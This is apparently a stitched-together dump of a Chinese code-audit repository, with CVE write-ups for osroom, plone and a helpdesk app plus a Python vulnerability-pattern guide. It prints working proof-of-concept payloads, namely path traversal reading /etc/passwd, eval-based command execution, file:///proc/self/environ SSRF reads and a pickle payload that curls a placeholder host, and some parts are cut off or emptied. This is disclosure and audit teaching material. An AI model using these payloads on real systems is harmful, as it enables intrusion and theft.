211 | 
212 |
213 | ### CVE-2020-28737
214 |
215 | osroom--路径覆盖
216 |
217 | `apps\modules\plug_in_manager\process\manager.py`
218 |
219 | ```
220 | def upload_plugin():
221 | """
222 | 插件上传
223 | :return:
224 | """
225 |
226 | file = request.files["upfile"]
227 | file_name = os.path.splitext(file.filename) #('123','.zip')
228 | filename = os.path.splitext(file.filename)[0] #123
229 | extension = file_name[1] #.zip
230 | if not extension.strip(".").lower() in ["zip"]:
231 | data = {"msg": gettext("File format error, please upload zip archive"),
232 | "msg_type": "w", "custom_status": 401}
233 | return data
234 |
235 | if not os.path.exists(PLUG_IN_FOLDER): #osroom/apps/plugins
236 | os.makedirs(PLUG_IN_FOLDER)
237 |
238 | fpath = os.path.join(PLUG_IN_FOLDER, filename) ##osroom/apps/plugins/123
239 | if os.path.isdir(fpath) or os.path.exists(fpath):
240 | if mdbs["sys"].db.plugin.find_one(
241 | {"plugin_name": filename, "is_deleted": {"$in": [0, False]}}):
242 | # 如果插件没有准备删除标志
243 | data = {"msg": gettext("The same name plugin already exists"),
244 | "msg_type": "w", "custom_status": 403}
245 | return data
246 | else:
247 | # 否则清除旧的插件
248 | shutil.rmtree(fpath)
249 | mdbs["sys"].db.plugin.update_one({"plugin_name": filename}, {
250 | "$set": {"is_deleted": 0}})
251 |
252 | # 保存主题
253 | save_file = os.path.join("{}/{}".format(PLUG_IN_FOLDER, file.filename)) ##osroom/apps/plugins/123.zip
254 | file.save(save_file)
255 | ```
256 |
257 | 上传文件后分割文件和后缀,判断插件是否存在以及是否清理就插件,在下面保存的时候,直接使用了上传的参数名做拼接,导致可以被跨目录保存,比如文件应该保存到`osroom/apps/plugins/`下,上传如下
258 |
259 | 
260 |
261 | 我们在系统查看
262 |
263 | 
264 |
265 | ### CVE-2020-28738
266 |
267 | `apps\modules\user\process\sign_in.py`
268 |
269 | 在代码中存在一个获取值的参数`next`,这个参数是登陆的时候默认没有存在,可能是为了跳转登陆留下的参数。参数值为任意值的时候,返回的`to_url`的值就为参数值。
270 |
271 | ```
272 | def p_sign_in(
273 | username,
274 | password,
275 | code_url_obj,
276 | code,
277 | remember_me,
278 | use_jwt_auth=0):
279 | """
280 | 用户登录函数
281 | :param adm:
282 | :return:
283 | """
284 | data = {}
285 | if current_user.is_authenticated and username in [current_user.username,
286 | current_user.email,
287 | current_user.mphone_num]:
288 | data['msg'] = gettext("Is logged in")
289 | data["msg_type"] = "s"
290 | data["custom_status"] = 201
291 | data['to_url'] = request.argget.all(
292 | 'next') or get_config("login_manager", "LOGIN_IN_TO")
293 | return data
294 | ```
295 |
296 | 然后在前端js中`apps\admin_pages\pages\sign-in.html`
297 |
298 | 直接获取响应的data的to_url进行跳转,类似于统一登陆中的任意域跳转的问题。
299 |
300 | ```
301 | var result = osrHttp("PUT","/api/sign-in", d);
302 | result.then(function (r) {
303 | if(r.data.msg_type=="s"){
304 | window.location.href = r.data/to_url;
305 |
306 | }else if(r.data.open_img_verif_code){
307 | get_imgcode();
308 | }
309 | }).catch(function (r) {
310 | if(r.data.open_img_verif_code){
311 | get_imgcode();
312 | }
313 | });
314 | ```
315 |
316 | ### CVE-2020-28739
317 |
318 | `apps\modules\theme_setting\process\static_file.py`
319 |
320 | 读取静态文件模板的时候,直接使用了请求的参数进行拼接访问,导致可以任意读取文件
321 |
322 | ```
323 | def get_static_file_content():
324 | """
325 | 获取静态文件内容, 如html文件
326 | :return:
327 | """
328 | filename = request.argget.all('filename', "index").strip("/")
329 | file_path = request.argget.all('file_path', "").strip("/")
330 | theme_name = request.argget.all("theme_name")
331 |
332 | s, r = arg_verify([(gettext("theme name"), theme_name)], required=True)
333 | if not s:
334 | return r
335 | path = os.path.join(
336 | THEME_TEMPLATE_FOLDER, theme_name)
337 | file = "{}/{}/{}".format(path, file_path, filename)
338 | if not os.path.exists(file) or THEME_TEMPLATE_FOLDER not in file:
339 | data = {"msg": gettext("File not found,'{}'").format(file),
340 | "msg_type": "w", "custom_status": 404}
341 | else:
342 | with open(file) as wf:
343 | content = wf.read()
344 | data = {
345 | "content": content,
346 | "file_relative_path": file_path.replace(
347 | path,
348 | "").strip("/")}
349 | return data
350 | ```
351 |
352 | 构造POC:`http://192.168.120.128:5000/api/admin/static/file?file_path=pages/account/settings/../../../../../../../../etc&filename=passwd&theme_name=osr-theme-w`
353 |
354 | 
355 |
356 | ### CVE-2020-28740
357 |
358 | rce
359 |
360 | `apps\utils\format\obj_format.py`
361 |
362 | 如下,文件中采用了eval来转换字符串对象,当json.loads转换失败的时候,则直接使用eval来转换。
363 |
364 | ```
365 | def json_to_pyseq(tjson):
366 | """
367 | json to python sequencer
368 | :param json:
369 | :return:
370 | """
371 | if tjson in [None, "None"]:
372 | return None
373 | elif not isinstance(tjson, (list, dict, tuple)) and tjson != "":
374 | if isinstance(tjson, (str, bytes)) and tjson[0] not in ["{", "[", "("]:
375 | return tjson
376 | elif isinstance(tjson, (int, float)):
377 | return tjson
378 | try:
379 | tjson = json.loads(tjson)
380 | except BaseException:
381 | tjson = eval(tjson)
382 | else:
383 | if isinstance(tjson, str):
384 | tjson = eval(tjson)
385 | return tjson
386 | ```
387 |
388 | 转到一个使用此方法的功能,例如`apps\modules\audit\process\rules.py`
389 |
390 | 删除规则处,传入一个ids参数,原参数值是一个hash值,但是可以修改为python代码。
391 |
392 | ```
393 | def audit_rule_delete():
394 |
395 | ids = json_to_pyseq(request.argget.all('ids', []))
396 | if not isinstance(ids, list):
397 | ids = json.loads(ids)
398 | for i, tid in enumerate(ids):
399 | ids[i] = ObjectId(tid)
400 |
401 | r = mdbs["sys"].db.audit_rules.delete_many({"_id": {"$in": ids}})
402 | if r.deleted_count > 0:
403 | data = {"msg": gettext("Delete the success,{}").format(
404 | r.deleted_count), "msg_type": "s", "custom_status": 204}
405 | else:
406 | data = {
407 | "msg": gettext("Delete failed"),
408 | "msg_type": "w",
409 | "custom_status": 400}
410 | return data
411 | ```
412 |
413 | 参数POC:` {123:__import__('os').system('whoami')}`,查看终端输出。
414 |
415 | 
416 |
417 | 
418 |
419 | 只要涉及到ids参数的都存在此问题,比如另一个类别删除功能。
420 |
421 | 
422 |
423 | 在用户登陆的判断中,也对传入的参数`code_url_obj`执行了此方法,所以存在一个前台的RCE
424 |
425 | `apps\modules\user\process\online.py`
426 |
427 | ```
428 | code_url_obj = json_to_pyseq(request.argget.all('code_url_obj', {}))
429 | ```
430 |
431 | 
432 |
433 | ### CVE-2020-25406
434 |
435 | lemocms-php 文件上传
436 |
437 | ### CVE-2020-14942
438 |
439 | ```python
440 | def ticket_list(request):
441 | context = {}
442 | ......
443 | if request.GET.get('saved_query', None):
444 | from_saved_query = True
445 | try:
446 | saved_query = SavedSearch.objects.get(pk=request.GET.get('saved_query'))
447 | except SavedSearch.DoesNotExist:
448 | return HttpResponseRedirect(reverse('helpdesk_list'))
449 | if not (saved_query.shared or saved_query.user == request.user):
450 | return HttpResponseRedirect(reverse('helpdesk_list'))
451 |
452 | import pickle
453 | from base64 import b64decode
454 | query_params = pickle.loads(b64decode(str(saved_query.query).encode()))
455 | elif not ( 'queue' in request.GET
456 | or 'assigned_to' in request.GET
457 | or 'status' in request.GET
458 | or 'q' in request.GET
459 | or 'sort' in request.GET
460 | or 'sortreverse' in request.GET
461 | ):
462 | ```
463 |
464 | 从上面代码看出,这是一个从views中获取参数`saved_query`,通过id判断请求的用户和数据所属用户身份,正确后反序列化其中的query值,那么这个数据库是如下,保存的是一个文本字段。
465 |
466 | ```python
467 | class SavedSearch(models.Model):
468 | ......
469 | query = models.TextField(
470 | _('Search Query'),
471 | help_text=_('Pickled query object. Be wary changing this.'),
472 | )
473 | ```
474 |
475 | 如何去处理这个字段的值,在上个文件中,找到保存的处理方法。从post中获取`query_encoded`,判断不为空则直接保存进数据库。
476 |
477 | ```python
478 | def save_query(request):
479 | title = request.POST.get('title', None)
480 | shared = request.POST.get('shared', False) in ['on', 'True', True, 'TRUE']
481 | query_encoded = request.POST.get('query_encoded', None)
482 |
483 | if not title or not query_encoded:
484 | return HttpResponseRedirect(reverse('helpdesk_list'))
485 |
486 | query = SavedSearch(title=title, shared=shared, query=query_encoded, user=request.user)
487 | query.save()
488 | ```
489 |
490 | 那么如何调用的,同样去搜索关键词`save_query`找到路由,找到对应的name为`helpdesk_savequery`,找到对应的前端表单
491 |
492 | ```
493 |
511 | ```
512 |
513 | 从表单中可以看到,`query_encoded`是模板写入,找到`urlsafe_query`看是如何调用的,从调用结果看,就知道是后台先去序列化然后赋值给模板,前端模板操作的时候,再把这个序列化的值传入后台中去反序列化。
514 |
515 | ```python
516 | ......
517 | import pickle
518 | from base64 import b64encode
519 | urlsafe_query = b64encode(pickle.dumps(query_params)).decode()
520 | ```
521 |
522 | 尝试构造一个反序列化的poc
523 |
524 | ```python
525 | import pickle,os
526 | from base64 import b64encode
527 |
528 | class exp(object):
529 | def __reduce__(self):
530 | return (os.system,('curl http://xxxx/py',))
531 | e = exp()
532 | b64encode(pickle.dumps(e))
533 | ```
534 |
535 | ### CVE-2020-24957
536 |
537 | 115cms-php-csrf
538 |
539 | ### CVE-2020-24958
540 |
541 | 115cms-php-xss
542 |
543 | ### CVE-2020-24959
544 |
545 | 115cms-php-sqli
546 |
547 | ### CVE-2020-24960
548 |
549 | 115cms-php-sqli
--------------------------------------------------------------------------------
/python_code_audit/.idea/workspace.xml:
--------------------------------------------------------------------------------
1 |
2 |
3 |
4 |
' % os.path.join(
144 | settings.PAGES_MEDIA_URL, self.url.name))
145 | if self.extension == 'pdf':
146 | return mark_safe('')
147 | if self.extension in ['doc', 'docx']:
148 | return mark_safe('')
149 | if self.extension in ['zip', 'gzip', 'rar']:
150 | return mark_safe('')
151 | return mark_safe('')
152 | image.short_description = _('Thumbnail')
153 |
154 | class Meta:
155 | verbose_name = _('media')
156 | verbose_name_plural = _('medias')
157 |
158 | def save(self, *args, **kwargs):
159 | parts = self.url.name.split('.')
160 | if len(parts) > 1:
161 | self.extension = parts[-1].lower()
162 | if not self.title:
163 | parts = self.url.name.split('/')
164 | self.title = parts[-1]
165 |
166 | super(Media, self).save(*args, **kwargs)
167 | ```
168 |
169 | 在某些框架中,为了渲染后台或者页面等,会大量使用`mark_safe`和`format_html`来生成HTML代码。毕竟views是不能直接返回到页面HTML的。那么这里会有一个问题是,这个models生成图片地址的时候是从url中获取地址直接拼接到HTML中,由于这里是定义了`short_description`所以这个字段下,是生成的html,我们从save中看出来,这里只是获取了文件后缀来做判断。
170 |
171 | 那么理论上,只要前台使用的时候,保存models没有验证字符串不就会造成XSS,甚至由于拼接路径,还会造成文件读取嘛。之所以说这个不能直接造成,这个地方利用一个`upload_to`,定义上传文件目录,但是这里是自定义文件的形式。
172 |
173 | ```python
174 | def media_filename(instance, filename):
175 | avoid_collision = uuid.uuid4().hex[:8]
176 | name_parts = filename.split('.')
177 | if len(name_parts) > 1:
178 | name = slugify('.'.join(name_parts[:-1]), allow_unicode=True)
179 | ext = slugify(name_parts[-1])
180 | name = name + '.' + ext
181 | else:
182 | name = slugify(filename)
183 | filename = os.path.join(
184 | settings.PAGE_UPLOAD_ROOT,
185 | 'medias',
186 | name
187 | )
188 | return filename
189 | ```
190 |
191 | 其中使用了`slugify`来处理文件名和后缀,这个函数使用正则匹配的方式去获取其中的字母数字下划线,来过滤特殊字符。
192 |
193 | ```python
194 | def slugify(value, allow_unicode=False):
195 | value = force_text(value)
196 | if allow_unicode:
197 | value = unicodedata.normalize('NFKC', value)
198 | value = re.sub('[^\w\s-]', '', value, flags=re.U).strip().lower()
199 | return mark_safe(re.sub('[-\s]+', '-', value, flags=re.U))
200 | value = unicodedata.normalize('NFKD', value).encode('ascii', 'ignore').decode('ascii')
201 | value = re.sub('[^\w\s-]', '', value).strip().lower()
202 | return mark_safe(re.sub('[-\s]+', '-', value))
203 |
204 | ```
205 |
206 | 所以这里如果设定了硬编码的文件目录,或者是使用了参数式的上传文件目录等,在不正确的使用下,就会造成XSS。
207 |
208 | #### 文件删除
209 |
210 | 找了半天没找到一个好看的文件删除样例,就用这个样例。获取文件夹地址,这个方法是用来删除七天后的文件,通过django的文件系统来获取目录下的文件,然后根据时间来删除。唯一的问题是dir_path,但是原系统中不存在问题,只是因为使用的时候这个目录是硬编码进去的。
211 |
212 | ```python
213 | def directory_cleanup(dir_path, ndays):
214 | if not default_storage.exists(dir_path):
215 | return
216 |
217 | foldernames, filenames = default_storage.listdir(dir_path)
218 | for filename in filenames:
219 | if not filename:
220 | continue
221 | file_path = os.path.join(dir_path, filename)
222 | modified_dt = default_storage.get_modified_time(file_path)
223 | if modified_dt + timedelta(days=ndays) < datetime.now():
224 | # the file is older than ndays, delete it
225 | default_storage.delete(file_path)
226 | for foldername in foldernames:
227 | folder_path = os.path.join(dir_path, foldername)
228 | directory_cleanup(folder_path, ndays)
229 |
230 | ```
231 |
232 | #### 伪随机数
233 |
234 | 这一段是用来生成一个32位大小写数字的字符串。
235 |
236 | ```
237 | def random_string(n=32):
238 | return ''.join(random.choice(string.ascii_uppercase + string.ascii_lowercase + string.digits) for x in range(n))
239 | ```
240 |
241 | #### SQL注入
242 |
243 | 此SQL并不会引发注入,因为使用方式的原因,但确是一个明显的不正确的写法。
244 |
245 | 从下面可以看出来,函数使用了`extra()`来编写一个复杂的select从句,但是这个SQL使用了拼接类型的字符串格式化。
246 |
247 | ```python
248 | def get_forms(self, items, days):
249 | from tendenci.apps.forms_builder.forms.models import Form
250 |
251 | dt = datetime.now().replace(hour=0, minute=0, second=0, microsecond=0) - timedelta(days=days)
252 | forms = Form.objects.extra(select={
253 | 'submissions': "SELECT COUNT(*) " +
254 | "FROM forms_formentry " +
255 | "WHERE forms_formentry.form_id = " +
256 | "forms_form.id AND " +
257 | "forms_formentry.create_dt >= TIMESTAMP '%s'" % dt})
258 | forms = forms.order_by("-submissions")[:items]
259 | forms_list = []
260 | for form in forms:
261 | forms_list.append([form.title,
262 | form.get_absolute_url(),
263 | form.submissions,
264 | reverse('form_entries', args=[form.pk])])
265 | return forms_list
266 | ```
267 |
268 | 正确的写法应该是
269 |
270 | ```python
271 | forms = Form.objects.extra(select={
272 | 'submissions': "SELECT COUNT(*) " +
273 | "FROM forms_formentry " +
274 | "WHERE forms_formentry.form_id = " +
275 | "forms_form.id AND " +
276 | "forms_formentry.create_dt >= TIMESTAMP '%s'"}, select_params=(dt,))
277 | ```
278 |
279 | #### 反序列化
280 |
281 | 这里有一个反序列化样例,来自一个开源协会管理系统,还顺便帮我拿了一个CVE:CVE-2020-14942
282 |
283 | ```python
284 | def ticket_list(request):
285 | context = {}
286 | ......
287 | if request.GET.get('saved_query', None):
288 | from_saved_query = True
289 | try:
290 | saved_query = SavedSearch.objects.get(pk=request.GET.get('saved_query'))
291 | except SavedSearch.DoesNotExist:
292 | return HttpResponseRedirect(reverse('helpdesk_list'))
293 | if not (saved_query.shared or saved_query.user == request.user):
294 | return HttpResponseRedirect(reverse('helpdesk_list'))
295 |
296 | import pickle
297 | from base64 import b64decode
298 | query_params = pickle.loads(b64decode(str(saved_query.query).encode()))
299 | elif not ( 'queue' in request.GET
300 | or 'assigned_to' in request.GET
301 | or 'status' in request.GET
302 | or 'q' in request.GET
303 | or 'sort' in request.GET
304 | or 'sortreverse' in request.GET
305 | ):
306 | ```
307 |
308 | 从上面代码看出,这是一个从views中获取参数`saved_query`,通过id判断请求的用户和数据所属用户身份,正确后反序列化其中的query值,那么这个数据库是如下,保存的是一个文本字段。
309 |
310 | ```python
311 | class SavedSearch(models.Model):
312 | ......
313 | query = models.TextField(
314 | _('Search Query'),
315 | help_text=_('Pickled query object. Be wary changing this.'),
316 | )
317 | ```
318 |
319 | 如何去处理这个字段的值,在上个文件中,找到保存的处理方法。从post中获取`query_encoded`,判断不为空则直接保存进数据库。
320 |
321 | ```python
322 | def save_query(request):
323 | title = request.POST.get('title', None)
324 | shared = request.POST.get('shared', False) in ['on', 'True', True, 'TRUE']
325 | query_encoded = request.POST.get('query_encoded', None)
326 |
327 | if not title or not query_encoded:
328 | return HttpResponseRedirect(reverse('helpdesk_list'))
329 |
330 | query = SavedSearch(title=title, shared=shared, query=query_encoded, user=request.user)
331 | query.save()
332 | ```
333 |
334 | 那么如何调用的,同样去搜索关键词`save_query`找到路由,找到对应的name为`helpdesk_savequery`,找到对应的前端表单
335 |
336 | ```
337 |
355 | ```
356 |
357 | 从表单中可以看到,`query_encoded`是模板写入,找到`urlsafe_query`看是如何调用的,从调用结果看,就知道是后台先去序列化然后赋值给模板,前端模板操作的时候,再把这个序列化的值传入后台中去反序列化。
358 |
359 | ```python
360 | ......
361 | import pickle
362 | from base64 import b64encode
363 | urlsafe_query = b64encode(pickle.dumps(query_params)).decode()
364 | ```
365 |
366 | 尝试构造一个反序列化的poc
367 |
368 | ```python
369 | import pickle,os
370 | from base64 import b64encode
371 |
372 | class exp(object):
373 | def __reduce__(self):
374 | return (os.system,('curl http://xxxx/py',))
375 | e = exp()
376 | b64encode(pickle.dumps(e))
377 | ```
378 |
379 | #### 二次注入
380 |
381 | 造成此问题的原因是拼接语句,直接使用数据库中的数据,例如如下代码,`fields`字段是一个元组,使用`OrderedDict`来维护一个键排序的链表。
382 |
383 | ```python
384 | for form_id in form_ids:
385 | rows_list = []
386 | custom_reg_form = CustomRegForm.objects.get(id=form_id)
387 |
388 | fields = CustomRegField.objects.filter(
389 | form=custom_reg_form).order_by('position').values_list('id', 'label')
390 | fields_dict = OrderedDict(fields)
391 |
392 | ......
393 | registrant_tuple = CustomRegistrantTuple(**registrant)
394 | sql = """
395 | SELECT field_id, value
396 | FROM events_customregfieldentry
397 | WHERE field_id IN (%s)
398 | AND entry_id=%d
399 | """ % (','.join([str(id) for id in fields_dict]), entry_id)
400 | cursor.execute(sql)
401 | entry_rows = cursor.fetchall()
402 | values_dict = dict(entry_rows)
403 | ```
404 |
405 | 当使用数据库中的字段是添加的字段的时候,就会在sql处造成拼接,至于此处由于是使用了数据库字段的id值,并非数据库其他字段,所以并没有造成注入。
406 |
407 |
--------------------------------------------------------------------------------
/CVE.md:
--------------------------------------------------------------------------------
1 |
2 |
3 | ### CVE-2020-28735
4 |
5 | plone--ssrf
6 |
7 | `plone.app.event-3.2.7-py3.6.egg\plone\app\event\ical\importer.py`
8 |
9 | ```
10 | @button.buttonAndHandler(u'Save and Import')
11 | def handleSaveImport(self, action):
12 | data, errors = self.extractData()
13 | if errors:
14 | return False
15 |
16 | self.save_data(data)
17 |
18 | ical_file = data['ical_file']
19 | ical_url = data['ical_url']
20 | event_type = data['event_type']
21 | sync_strategy = data['sync_strategy']
22 |
23 | if ical_file or ical_url:
24 |
25 | if ical_file:
26 | # File upload is not saved in settings
27 | ical_resource = ical_file.data
28 | ical_import_from = ical_file.filename
29 | else:
30 | ical_resource = urllib.request.urlopen(ical_url).read()
31 | ical_import_from = ical_url
32 |
33 | import_metadata = ical_import(
34 | self.context,
35 | ics_resource=ical_resource,
36 | event_type=event_type,
37 | sync_strategy=sync_strategy,
38 | )
39 | ```
40 |
41 | 如上所述,在读取参数` ical_url`时,根据程序设置是导入该事件的` icalendar`资源文件,但对如何读取资源文件没有限制,可以直接使用urllib包进行读取和返回
42 |
43 | 在Members功能下的`Action`中选择`Enable icalendar import`后,配置`Icalendar URL`参数。
44 |
45 | 参数:`http://127.0.0.1:22`,执行`Save and Import`。
46 |
47 | 
48 |
49 | urllib还支持文件协议,因此也可以用于文件读取
50 |
51 | 参数: `file:///proc/self/environ`
52 |
53 | 
54 |
55 | ### CVE-2020-28736
56 |
57 | plone--xxe
58 |
59 | `plone.app.registry-1.7.6-py3.6.egg\plone\app\registry\browser\records.py`
60 |
61 | ```
62 | def import_registry(self):
63 | try:
64 | fi = self.request.form['file']
65 | body = fi.read()
66 | except (AttributeError, KeyError):
67 | messages = IStatusMessage(self.request)
68 | messages.add(u"Must provide XML file", type=u"error")
69 | body = None
70 | if body is not None:
71 | importer = RegistryImporter(self.context, FakeEnv())
72 | try:
73 | importer.importDocument(body)
74 | except XMLSyntaxError:
75 | messages = IStatusMessage(self.request)
76 | messages.add(u"Must provide valid XML file", type=u"error")
77 | return self.request.response.redirect(self.context.absolute_url())
78 | ```
79 |
80 | 注意`importDocument`方法,该方法在lxml.etree下调用该方法
81 |
82 | `plone.app.registry-1.7.6-py3.6.egg\plone\app\registry\exportimport\handler.py`
83 |
84 | ```
85 | class RegistryImporter(object):
86 | """Helper classt to import a registry file
87 | """
88 |
89 | LOGGER_ID = 'plone.app.registry'
90 |
91 | def __init__(self, context, environ):
92 | self.context = context
93 | self.environ = environ
94 | self.logger = environ.getLogger(self.LOGGER_ID)
95 |
96 | def importDocument(self, document):
97 | tree = etree.fromstring(document)
98 |
99 | if self.environ.shouldPurge():
100 | self.context.records.clear()
101 |
102 | i18n_domain = tree.attrib.get(ns('domain', I18N_NAMESPACE))
103 | if i18n_domain:
104 | parseinfo.i18n_domain = i18n_domain
105 |
106 | for node in tree:
107 | if not isinstance(node.tag, str):
108 | continue
109 | condition = node.attrib.get('condition', None)
110 | if condition and not evaluateCondition(condition):
111 | continue
112 | if node.tag.lower() == 'record':
113 | self.importRecord(node)
114 | elif node.tag.lower() == 'records':
115 | self.importRecords(node)
116 |
117 | parseinfo.i18n_domain = None
118 | ```
119 |
120 | 此方法是此XXE的原因。 在网站设置`Site Setup`下的`Configuration Registry`中导出合适的XML文件。 在这里,选择了`plone.thumb_scale_table.xml`前缀文件。
121 |
122 | 参数 POC:
123 |
124 | ```
125 |
126 |
